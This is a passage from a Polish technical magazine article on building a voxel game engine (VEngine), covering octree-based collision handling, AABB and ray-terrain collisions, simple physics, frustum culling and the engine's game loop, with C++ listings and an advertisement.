
Funkcja Update w Octree jest wywoływana zaraz po aktualizacji fizyki, wtedy zostają zastosowane wszystkie siły dla danego obiektu, a także wszystkie wywołania Update zostaną już zakończone. Dodajemy do listy wszystkie obiekty fizyczne w danym węźle, które zostały poruszone w obecnie analizowanej klatce. Będziemy musieli sprawdzić każdy z takich obiektów, czy wciąż należy do tego węzła. Jeśli nie, to będziemy zmuszeni wywołać na rzecz tego obiektu metodę Insert, jednak wystarczy ją wywołać dla pierwszego węzła wyżej w hierarchii, w którym dany węzeł będzie się w całości mieścił – nie musimy zaczynać od korzenia. Należy też sprawdzić, czy obiekt nie został oznaczony jako zniszczony. Jeśli tak się stało, to musimy go usunąć z naszego węzła, ponieważ na końcu analizy klatki zostanie on usunięty. Jest to powód, dlaczego obiekty implementujące klasę GameObject nie mogą być niszczone od razu – jeśli obiekt byłby niszczony od razu i byłby to obiekt fizyczny, to w drzewie ósemkowym posiadałibyśmy wskaźnik na niewłaściwy adres.

Po rekurencyjnej aktualizacji wszystkich węzłów potomnych usuwamy puste węzły, których licznik życia osiągnął zero, oraz sprawdzamy kolizje dla wszystkich obiektów. W momencie wykrycia zderzenia wywoływany jest handler OnCollision dla każdego obiektu fizycznego.


### Drzewo ósemkowe i kolizje

Wróćmy na chwilę do Rysunku 3 i przeanalizujmy sposób sprawdzania kolizji z węzłami potomnymi. W najbardziej naiwny sposób musielibyśmy wykonać sprawdzenia jak na Rysunku 7. Czyli obiekt, który nie mieści się w całości w żadnym węźle potomnym, ma sprawdzane kolizje z każdym obiektem fizycznym, który znajduje się w którymś z jego węzłów będących niżej w hierarchii – aż do samego dołu.

Jest to mało wydajna metoda. Dlatego zastosowałem usprawnienie, które pozwala na pewną optymalizację. Dla obiektów, leżących na kilku węzłach, będziemy najpierw sprawdzać kolizje z każdym węzłem potomnym. Jeśli taka kolizja nastąpi, to dopiero wtedy dokonujemy sprawdzenia obiektów. Dzięki temu udało nam się uzyskać sytuację jak na Rysunku 8.



Rysunek 7. Ilość sprawdzanych kolizji przy segmentacji z Rysunku 2, stosując najprostszy algorytm



Rysunek 8. Ilość sprawdzanych kolizji przy segmentacji z Rysunku 2 przy zastosowaniu sprawdzania przecięcia obiektu z każdym węzłem potomnym

## Drzewo ósemkowe i teren

Zastosowanie drzewa ósemkowego do przechowywania wokseli może pozwolić na zaoszczędzenie pamięci. Jeśli pewien segment miałby przechowywać informacje wyłącznie o pustych chunkach, to nie musimy dla nich tworzyć żadnych węzłów potomnych. Zyskujemy tym samym nieco pamięci operacyjnej (nie przechowujemy ani pustych chunków, ani węzłów). Kolejną optymalizacją jest proces rysowania chunków w drzewie. Jeśli wiemy, że dany segment nie posiada w swojej hierarchii poprawnego chunka, to również możemy go pominąć. W zależności od wygenerowanego świata i tego, ile ma wolnej przestrzeni, możemy zaoszczędzić dodatkową moc obliczeniową. Niestety, implementacja drzewa ósemkowego jest znacznie bardziej skomplikowana niż korzystanie z terenu przechowywanego w zwykłej tablicy 3D. Ale pozwala wykorzystać zalety tego drzewa do optymalizacji.

## KOLIZJE I FIZYKA

Zderzenia i fizyka w grach komputerowych są bardzo złożonym problemem. Istnieje wiele różnych podejść do tematu sprawdzania kolizji, niektóre bardziej lub mniej skomplikowane. Podobnie sprawa wygląda z fizyką. Można by o tym napisać cały artykuł, ale ponieważ musimy omówić wiele rzeczy na raz, ograniczymy się do minimum, by po prostu zobaczyć, z czym to się je.

## Axis Aligned Bounding Box (AABB)

Prostopadłościan, który ma wszystkie ściany prostopadłe do osi układu współrzędnych, jest nazywany z ang. *Axis Aligned Bounding Box*, w skrócie AABB. Operacje matematyczne dla takich prostopadłościanów są bardzo proste. Żeby je wyznaczyć, musimy znaleźć najmniejsze możliwe pudelko, wyrównane do wszystkich osi, które pomieści nasz obiekt. Czyli wystarczy przeanalizować wierzchołki obiektu oraz znaleźć maksymalną i minimalną wartość dla każdej ze współrzędnych. Wartości te wyznaczają rozmiar i pozycję prostopadłościanu.

W naszym silniku zarówno woksele, jak i drzewo ósemkowe są wyrównane do wszystkich osi. Oznacza to, że można je opisać za pomocą obiektu AABB ze 100% dopasowaniem.

Problemem przy użyciu AABB mogą być ruchome obiekty, które mają bardzo nieproporcjonalne kształty (np. obiekt bardzo długi, ale też bardzo wąski). W momencie obrotu AABB będzie musiał zawsze cały obiekt, nie mogąc samemu się obrócić. Spowoduje to, że większość otaczanej przez niego przestrzeni będzie pusta, co może dawać złe odczucie przy wykrywaniu kolizji dla takich obiektów.

## Kolizje obiekt <-> obiekt

Zdefiniujmy sobie dwa AABB, których środki wyznaczają punkty  $a = (a_x, a_y, a_z)$  oraz  $b = (b_x, b_y, b_z)$ , a ich wymiary to kolejno  $(a_{xs}, a_{ys}, a_{zs})$  i  $(b_{xs}, b_{ys}, b_{zs})$ . Jeśli rzutujemy nasze AABB na każdą z osi kolejno, to zderzenie nastąpi, jeśli zostaną spełnione wszystkie poniższe warunki:

$$\begin{aligned} 2|a_x - b_x| &\leq a_{xs} + b_{xs} \\ 2|a_y - b_y| &\leq a_{ys} + b_{ys} \\ 2|a_z - b_z| &\leq a_{zs} + b_{zs} \end{aligned}$$

Musimy sprawdzić, czy odległość od środków AABB jest mniejsza od sumy połowy ich rozmiarów. Należy wziąć połowę rozmiaru, ponieważ mierzymy odległość od środków. Zatem mnożąc całą nierówność przez dwa, otrzymujemy jego postać, którą widzimy powyżej.

## Kolizje promień (Ray) -> teren

Promień możemy przedstawić, korzystając z dwóch elementów: punktu reprezentującego jego początek oraz wektora definiującego jego kierunek. Ponadto możemy określić długość promienia – kolizja nastąpi wyłącznie wtedy, jeśli promień przetnie płaszczyznę w odpowiednio małej odległości.

W jaki sposób sprawdzić kolizję promienia z terenem? Można skorzystać z pewnego aparatu matematycznego albo bardzo naturalnego podejścia. Ja skorzystałem z tego drugiego, ponieważ dla celów, do których chciałem go użyć (sprawdzenie, czy promień przetnie jakiś woksel znajdujący się w pewnej odległości od gracza), jest ono zupełnie wystarczające. Polega ono na dyskretyzacji promienia i iterowaniu z odpowiednią deltą po kolejnych punktach leżących na półprostej, będącej naszym promieniem. Iterujemy dotąd, dopóki nie natrafimy na woksel nie będący typem NONE albo dopóki nie dotrzmamy do końca promienia.


Informacje o trafieniu są zapisywane w specjalnym deskryptorze, który określa współrzędne trafionego wokselu we współrzędnych świata. Za pomocą tego deskryptora użytkownik jest

w stanie ocenić, czy został trafiony jakiś woksel, a jeśli tak, to jaki i w którym miejscu.

Implementacja tego algorytmu przy reprezentacji terenu w postaci tablicy 3D byłaby niezmiernie prosta. Jednak z racji tego, że zastosowaliśmy drzewo ósemkowe do jego reprezentacji, ta prosta operacja znacznie się komplikuje. Nie będę przedstawiał tutaj tego kodu, gdyż wydajniejszym rozwiązaniem będzie implementacja rozwiązania hybrydowego – czyli przechowywanie chunków zarówno w postaci tablicy, jak i drzewa ósemkowego, by wykorzystać wszystkie zalety drzewa i prostotę reprezentacji obiektu w postaci tablicy. To zadanie zostawiam już jednak dla czytelnika.

## Kolizje obiekt -> teren

Sprawdzenie, czy wystąpiła kolizja obiektu z terenem, wydaje się banalnie proste. Wystarczy zobaczyć, czy w AABB nie znajduje się jakikolwiek woksel należący do terenu. Jeśli tak, to mamy kolizję. Jednak ja postanowiłem dodatkowo spróbować wyznaczyć kierunek, z którego następuje kolizja, aby potem odpowiednio zareagować przy wyliczaniu fizyki. Jak to zrobić? Ja zastosowałem dość nietypowe rozwiązanie, które nie sprawdza się idealnie, jednak daje zadowalające rezultaty. Sprawdzam obrzeża naszego AABB dla każdej ściany. Jeśli dana ściana na obrzeżach ma choć jeden woksel, który nie jest przesłonięty przez żaden inny woksel, to możemy założyć, że nastąpiła kolizja z tej strony. Dla uzupełnienia krótkiego opisu przedstawiam Rysunek 9, na którym pokazano przykład dla kolizji występujących ze strony lewej oraz z dołu (ponieważ istnieje tam chociaż jeden woksel, który nie jest przesłonięty przez żaden inny woksel w kierunku prostopadłym do badanej ściany).



Rysunek 9. Sposób określania kolizji AABB z terenem – tutaj kolizja z lewej strony i od dołu

## Fizyka

Dla kompletności dodaję kod realizujący fizykę w grze oraz obsługujący kolizje dla obiektów fizycznych. Całość znajduje się w Listingu 12.

### Listing 12. Metody realizujące fizykę oraz kolizje dla obiektów fizycznych

```
void
PhysicalObject::OnCollision(const CollisionInfo& collision)
{
    if (IsStatic())
        return;
    if (collision.GetOtherObject() == this)
        return;
```

```
Vector3 newPos = _transformGetPosition();
const Vector3 dir = _transformGetPosition() -
                    _transformGetLastPosition();
const Vector3& last = _transformGetLastPosition();

if (collision.HasCollidedWithTerrain()) {
    const Directions& dirs =
        collision.GetHitDirection();
    if (collision.HasCollidedWithTerrain(
        CollisionInfo::BOTTOM | CollisionInfo::TOP)) {
        _velocity.y = -_velocity.y * _bounciness;
        newPos.y = last.y;
    }
    // If collision is on north and we are going north,
    // collision could happen. Same for the others.
    if (collision.HasCollidedWithTerrain(
        CollisionInfo::NORTH) && dir.z < 0.0) {
        _velocity.z = -_velocity.z * _bounciness;
        newPos.z = last.z;
    }
    else if (collision.HasCollidedWithTerrain(
        CollisionInfo::SOUTH) && dir.z > 0.0) {
        _velocity.z = -_velocity.z * _bounciness;
        newPos.z = last.z;
    }
    if (collision.HasCollidedWithTerrain(
        CollisionInfo::EAST) && dir.x < 0.0) {
        _velocity.x = -_velocity.z * _bounciness;
        newPos.x = last.x;
    }
    else if (collision.HasCollidedWithTerrain(
        CollisionInfo::WEST) && dir.x > 0.0) {
        _velocity.x = -_velocity.z * _bounciness;
        newPos.x = last.x;
    }
    _grounded = false;
    // If we hit the ground, object is grounded
    if (collision.HasCollidedWithTerrain(
        CollisionInfo::BOTTOM)) {
        _grounded = true;
    }
}

// Detect collisions with objects
if (collision.HasCollidedWithObject()) {
    PhysicalObject* other =
        (PhysicalObject *)collision.GetOtherObject();
    assert(other != nullptr, "Other object is null");

    const Vector3 relPos =
        other->GetCollider().GetPosition() -
        _collider.GetPosition();

    // If direction of the move and position have
    // the same signs
    if (dir.x * relPos.x >= 0.0f) {
        newPos.x = last.x;
        _velocity.x = 0.0f;
    }
    if (dir.y * relPos.y >= 0.0f) {
        newPos.y = last.y;
        _velocity.y = 0.0f;
    }
    if (dir.z * relPos.z >= 0.0f) {
        newPos.z = last.z;
        _velocity.z = 0.0f;
    }
}

// Revert position if any valid collision happened
_transformSetPosition(newPos);
// Update collider position
_collider.SetPosition(_transformGetWorldPosition());
```

```
void
PhysicalObject::OnPhysics()
{
    // Only apply physics for non static objects
    if (!IsStatic()) {
        UpdatePhysics();
        if (HasChanged()) {
            _collider.SetPosition(
                _transformGetWorldPosition());
        }
    }
}
```

```

void
PhysicalObject::UpdatePhysics()
{
    // Add gravity if objects is not grounded
    if(!_grounded)
        _acceleration += _gravityForce * _mass *
            Time::DeltaTime();
    _velocity += _acceleration;

    // Add friction for grounded objects
    if(_grounded) {
        Vector3 friction = _terrainFriction *
            Vector3(
                -_velocity.x * _mass * _gravityForce.y,
                0.0f,
                -_velocity.z * _mass * _gravityForce.y
            );
        _velocity += friction;
    }

    // Clear acceleration
    _acceleration = Vector3::zeroes;

    _transform.GetPosition() += _velocity *
        Time::DeltaTime();

    // Clear grounded - OnCollision will set it eventually
    _grounded = false;
}

```

W pierwszej kolejności zajmijmy się metodą `OnCollision`, czyli obsługą kolizji. Wraz z wywołaniem dostajemy deskryptor na temat kolizji, która nastąpiła. Jeśli jesteśmy obiektem statycznym lub kolidujemy z samym sobą, to nie robimy nic. Jednak w przypadku kolizji z terenem odwracamy odpowiednie współrzędne w wektorze prędkości, dodatkowo pomnażając je przez współczynnik `bounciness`, określający, ile energii zostanie zachowane podczas kolizji (gdzie 0 oznacza całkowitą absorpcję).

Podczas kolizji z obiektem wyznaczamy wektor opisujący naszą pozycję względem drugiego obiektu. Następnie, jeśli poruszaliśmy się w kierunku drugiego obiektu wzdłuż danej osi, prędkość na tej osi jest zerowana. W ten sposób obiekty fizyczne zderzając się ze sobą, po prostu się zatrzymują, a zderzając się z terenem, mogą się odbić.

Realizacja fizyki jest równie prosta. Każdy niestatyczny obiekt fizyczny wiszący w powietrzu ma aplikowaną grawitację, zwiększaną prędkość o odpowiednie przyspieszenie oraz jeśli stoi na ziemi, to jest spowalniany poprzez użycie podanego wcześniej współczynnika tarcia, a także masy obiektu. Następnie wyznaczamy jego przemieszczenie na podstawie przyspieszenia.

## FRUSTUM CULLING

### Kiedy trójkąt jest renderowany?

W tym miejscu musimy wrócić nieco do OpenGL'a. Trójkąt w OpenGL jest renderowany wtedy, gdy przecina on znormalizowaną przestrzeń urządzenia. Przestrzeń ta ma następujące wymiary:

$$\begin{aligned} -1 < x < 1 \\ -1 < y < 1 \\ 0 < z < 1 \end{aligned}$$

Zatem wszystkie punkty, które spełniają te koordynaty, zostaną wyrenderowane (dla trójkąta ważne jest, by przecinał on tę przestrzeń). Skąd wziąć te współrzędne – przecież wysyłamy do karty graficznej wierzchołki ze współrzędnymi znacznie przekraczającymi te wartości? Właśnie po to definiujemy *macierz projekcji*. Ma

ona dwa zadania: określa sposób, w jaki punkty będą rzutowane na ekran (np. rzut perspektywiczny lub ortogonalny), a także transformują punkty do znormalizowanej przestrzeni urządzenia. To, co widzimy na ekranie, znajdowało się w obszarze zdefiniowanym powyżej.

Sprawdzenie tego warunku następuje w karcie graficznej w toku graficznym i punkty/wierzchołki, które nie spełniają tego warunku, nie są dalej przetwarzane. Jednak wciąż musimy je przesłać do karty graficznej oraz przejść przez część potoku.

Skoro wiemy, że obiekty, które znajdują się poza tamtym obszarem, nie są renderowane, to można by spróbować wykryć to na wczesnym etapie i w ogóle ich dalej nie przesyłać. Żeby się do tego zabrać, będziemy potrzebowali trochę matematyki.

### Otrzymywanie bryły widoku z macierzy projekcji

Macierz projekcji definiuje bryłę widoku. Wszystko, co znajdzie się poza tym obszarem, nie zostanie wyrenderowane, ponieważ po odpowiednich transformacjach znajdzie się poza znormalizowaną przestrzenią urządzenia. By zmieniać pozycję bryły oraz jej orientację, stosuje się dodatkowo macierze modelowania i widoku. Jeśli popatrzmy na to od strony OpenGL, to tak naprawdę nie transformujemy bryły widoku, a przenosimy, skalujemy i obracamy wszystkie punkty w taki sposób, aby tylko te, które nas interesują, znalazły się w renderowanym obszarze. Czyli my, jako bryła widoku, stojmy w miejscu, a świat porusza się względem nas.

Z iloczynu macierzy projekcji i modelowania da się wydobyć płaszczyznę tworzącą bryłę widoku. W przypadku rzutu perspektywicznego (którego używamy w grze) będzie to ostrosłup ścięty (ang. *frustum*). Posłużymy się kilkoma równaniami:

Wierzchołek  $c = (x_c, y_c, z_c, 1)$ , który trafia do karty graficznej, jest poddawany następującym przekształceniom:

$$p_c = PMc$$

gdzie  $P$  to macierz projekcji,  $M$  to iloczyn macierzy widoku i modelowania, a  $c$  to nasz wierzchołek. Otrzymujemy w ten sposób punkt  $p_c = (x_c, y_c, z_c, w_c)$  – są to współrzędne jednorodne. Normalizacji tego punktu dokonuje się poprzez pomnożenie go przez czwartą współrzędną:

$$p_{norm} = \left( \frac{x_c}{w_c}, \frac{y_c}{w_c}, \frac{z_c}{w_c} \right)$$

Zdefiniowaliśmy już rozmiary znormalizowanej przestrzeni urządzenia w OpenGL, zatem punkt będzie wewnątrz niej, jeśli:

$$\begin{aligned} -1 < x_n < 1 \\ -1 < y_n < 1 \\ 0 < z_n < 1 \end{aligned}$$

Wynika stąd, że punkt znajduje się wewnątrz bryły widoku, jeśli:

$$\begin{aligned} -w_c < x_c < w_c \\ -w_c < y_c < w_c \\ 0 < z_c < w_c \end{aligned}$$

Przedstawmy wynik mnożenia macierzy  $P$  i  $M$  jako:

$$PM = \begin{bmatrix} a_{11} & a_{12} & a_{13} & a_{14} \\ a_{21} & a_{22} & a_{23} & a_{24} \\ a_{31} & a_{32} & a_{33} & a_{34} \\ a_{41} & a_{42} & a_{43} & a_{44} \end{bmatrix}$$

Pomnożenie punktu  $c$  przez tę macierz da nam (celowo pomijam wyniki dla  $y_c$  oraz  $z_c$ ):

$$\begin{aligned} x_c &= x a_{11} + y a_{12} + z a_{13} + a_{14} \\ &\dots \\ w_c &= x a_{41} + y a_{42} + z a_{43} + a_{44} \end{aligned}$$

A teraz krótkie przypomnienie – płaszczyznę można przedstawić za pomocą wektora normalnego, określającego orientację płaszczyzny, oraz parametru  $D$ , określającego jej przesunięcie względem początku układu współrzędnych. Założymy teraz, że chcemy określić pozycję punktu względem płaszczyzny określonej wektorem normalnym  $\hat{n} = (1, 0, 0)$  oraz  $D = -1$ . Płaszczyzna, którą omawiamy, będzie znajdowała się po ujemnej stronie osi X oraz będzie skierowana zgodnie z kierunkiem osi X. Zatem punkt  $p_c$  będzie znajdował się po dodatniej stronie płaszczyzny, gdy spełniony będzie warunek:  $-w_c < x_c$ , czyli:

$$-(x a_{41} + y a_{42} + z a_{43} + a_{44}) < x a_{11} + y a_{12} + z a_{13} + a_{14}$$

Co po przekształceniu daje:

$$(a_{11} + a_{41})x + (a_{12} + a_{42})y + (a_{13} + a_{43})z + a_{14} + a_{44} > 0$$

Powyższe równanie jest równaniem płaszczyzny w postaci  $Ax + By + Cz + D > 0$ . Określa ono pojedynczą płaszczyznę naszej bryły widoku. Musimy wykonać takie same operacje dla kolejnych 5 płaszczyzn i w ten sposób otrzymamy równania płaszczyzny dla wszystkich ścian naszego ostrosłupa ściegatego. To rozwiązanie jest uniwersalne i nie ogranicza się jedynie do macierzy projekcji dla rzutu perspektywicznego.

Najtrudniejsza część za nami, teraz musimy tylko skorzystać z naszych rezultatów, aby określić, czy obiekt jest widoczny.


## n i p vertex

AABB można przedstawić za pomocą dwóch punktów – p-vertex (ang. positive vertex) oraz n-vertex (ang. negative vertex), co można przetłumaczyć jako wierzchołek dodatni i ujemny, albo możemy je też nazwać wierzchołkami minimalnymi i maksymalnymi.

Wierzchołki te ustala się w stosunku do danej płaszczyzny. Przykładowa pozycja wierzchołków  $n$  i  $p$  jest przedstawiona na Rysunku 10.

Wyznaczenie tych wierzchołków jest proste i mają bardzo ciekawe właściwości. Można za ich pomocą sprawdzić, czy dany obiekt, określony za pomocą AABB, znajduje się wewnątrz bryły złożonej z dowolnych płaszczyzn albo czy tylko ją przecina. Wcześniej nazwałem te wierzchołki maksymalnym i minimalnym. Pozostańmy przy tym nazewnictwie, ponieważ łatwiej wtedy zaobserwować pewną właściwość tych wierzchołków.

Punkty te wyznacza się w taki sposób, aby wierzchołek minimalny ( $p$ ) znajdował się jak najbliżej płaszczyzny, a wierzchołek maksymalny ( $n$ ) znajdował się od niej jak najdalej. Kod wyznaczający te wierzchołki znajduje się w Listingu 13.



Rysunek 10. Położenie wierzchołka  $p$  i  $n$  dla AABB w stosunku do przykładowej płaszczyzny

### Listing 13. Obliczenie pozycji wierzchołków p i n

```
void
BoundingBox::GetPVertex(Vector3* pVertex,
                        const Vector3& normal) const
{
    pVertex->x = normal.x >= 0 ? _max.x : _min.x;
    pVertex->y = normal.y >= 0 ? _max.y : _min.y;
    pVertex->z = normal.z >= 0 ? _max.z : _min.z;
}

void
BoundingBox::GetNVertex(Vector3* nVertex,
                        const Vector3& normal) const
{
    nVertex->x = normal.x > 0 ? _min.x : _max.x;
    nVertex->y = normal.y > 0 ? _min.y : _max.y;
    nVertex->z = normal.z > 0 ? _min.z : _max.z;
}
```


Zatem w jaki sposób sprawdzić pozycję obiektu względem bryły złożonej z płaszczyzn? Możemy zaobserwować, że jeżeli wierzchołek minimalny będzie znajdował się po dodatniej stronie wszystkich płaszczyzn (pozytywna strona jest zgodna z orientacją wektora normalnego), to wektor AABB będzie co najmniej przecinał bryłę. Jeśli dodatkowo wierzchołek maksymalny będzie spełniał ten warunek, to wiemy, że obiekt w całości znajduje się wewnątrz danej bryły.

Do określenia, czy obiekt ma być renderowany, wystarczy nam informacja o przecięciu bryły widoku. W prosty sposób możemy zrobić test rysowania dla wszystkich chunków i obiektów fizycznych i wysyłać do karty tylko te obiekty, które są widoczne.

## Renderowanie terenu w drzewie ósemkowym

Skoro mamy już gotowe narzędzia, dodajmy tę funkcjonalność do naszego drzewa ósemkowego. Rozmiar i pozycja segmentu jest określana przez AABB, dlatego możemy skorzystać z hierarchiczności drzewa ósemkowego i testować widoczność segmentów rekurencyjnie. Jeżeli cały segment nie jest widoczny, nie musimy sprawdzać widoczności jego węzłów potomnych. Realizację tego zadania w drzewie ósemkowym przedstawiono na Rysunku 11. Na czerwono zaznaczono sprawdzenia, które zostały wykonane i które nie przeszły testu widoczności, na żółto segmenty przecinające bryłę widoku, a na zielono znajdujące się wewnątrz w całości.

Implementację tego rozwiązania w drzewie ósemkowym realizuje funkcja Draw, znajdująca się w Listingu 14. Wywoływana jest



Rysunek 11. Położenie wierzchołka  $p$  i  $n$  dla AABB w stosunku do przykładowej płaszczyzny

ona rekurencyjnie dla każdego węzła potomnego oraz renderuje ona chunki, tylko jeśli obiekt przecina bryłę widoku.

#### Linsting 14. Funkcja rysująca chunki w drzewie ósemkowym

```
void
Octree::Draw(Renderer* renderer)
{
    CameraFPP *camera = renderer->GetActiveCamera();

    // Do not draw chunks outside the visible area
    if (!camera->IsVisible(_area))
        return;

    if (_chunk != nullptr) {
        assert(_chunkMesh != nullptr,
               "%s mesh not existing",
               _chunk->GetName().c_str());
        renderer->SetModelMatrix(_chunk->GetModelMatrix());
        _chunkMesh->Draw(renderer);
    }


    // Render chunks recursively
    for (uint8_t used = _chunkChildren, i = 0;
         used > 0;
         used >>= 1, ++i) {
        if (used & 1)
            _children[i]->Draw(renderer);
    }
}
```

## JAK WYKORZYSTAĆ SILNIK

### Pętla gry

Złóżmy w całość wszystko, co opisywaliśmy w pierwszej i drugiej części artykułu. Sposób, w jaki realizowany jest cały cykl życia gry, począwszy od inicjalizacji narzędzi i załadowania zasobów, jest zobrazowany na Rysunku 12.

Kolejność części wywołań przedstawionych na diagramie została już wyjaśniona wcześniej. Tutaj możemy zobaczyć podsumowanie, jak współdziała drzewo list cyklicznych z drzewem ósemkowym oraz kolizjami. Widzimy też wszystkie dodatkowe



Rysunek 12. Cykl życia gry w silniku VEngine

operacje, jak obsługa wejścia oraz zarządzanie czasem (by określić, ile czasu zajęło wygenerowanie jednej klatki). Skoro już wiemy, jak to po kolei działa, to zobaczymy, co trzeba zrobić, żeby coś stworzyć na bazie naszego silnika.

### Inicjalizacja zasobów i implementacja funkcjonalności

Wiemy już, z czego składa się silnik i jak to działa pod spodem. Jednak jak tego używać?

Z racji tego, że nie posiadamy graficznego edytora dla naszego silnika, trzeba podjąć odpowiednie kroki w kodzie samego silnika. Musimy wykonać następujące czynności:

1. Implementacja niezbędnych klas dziedziczących po GameObject i klasach potomnych.
2. Załadowanie do menedżera odpowiednich modeli 3D (wokselowe modele można definiować za pomocą statycznych tablic 3D) – funkcja VEngine::LoadObjects.
3. Załadowanie do menedżera obiektów gry – funkcja VEngine::LoadObjects.
4. Dodanie obiektów do świata gry, a obiektów fizycznych także do drzewa ósemkowego – funkcja VEngine::LoadWorld.

Przykładową realizację tych zadań zaprezentowano w Listingu 15.

# SZUKASZ PRACY MARZEŃ?



## ZRÓB PIERWSZY KROK!

**PRZYJDŹ DO SZKOŁY JĘZYKA ANGIELSKIEGO SPEAK UP**

- 🕒 NAUCZYMY CIĘ ANGIELSKIEGO SZYBKO I SKUTECZNIE
- ▶ STAWIAMY NA TWÓJ ROZWÓJ POPRZEZ INNOWACYJNE METODY NAUCZANIA
- ⚡ GWARANTUJEMY ELASTYCZNOŚĆ I INDYWIDUALNE PODĘJCIE
- 🏆 Z NAMI ZDOBĘDZIESZ CERTYFIKAT JĘZYKOWY



[WWW.SPEAK-UP.PL](http://WWW.SPEAK-UP.PL)

## Linsting 15. Ładowanie prototypów obiektów do menedżera oraz inicjalizacja świata gry.

```

void
VEngine::LoadObjects()
{
    // Create meshes and VA for object prototypes
    VoxelMesh* mesh = new VoxelMesh;
    mesh->Init("Sword");
    int vaSword = voxelArrayManager.GetVoxelArray(
        "VoxelSword");
    voxelArrayManager.SetDimension(vaSword,
        swordDim.x, swordDim.y, swordDim.z);
    voxelArrayManager.SetVoxels(vaSword, swordVoxels);
    voxelArrayManager.SetVoxelSize(vaSword, swordSize);
    voxelArrayManager.GenerateMesh(vaSword, mesh);
    unsigned int swordMesh = meshManager.AddMesh(mesh);

    mesh = new VoxelMesh;
    mesh->Init("Arm");
    int armVox = voxelArrayManager.GetVoxelArray("Arm");
    voxelArrayManager.SetDimension(armVox,
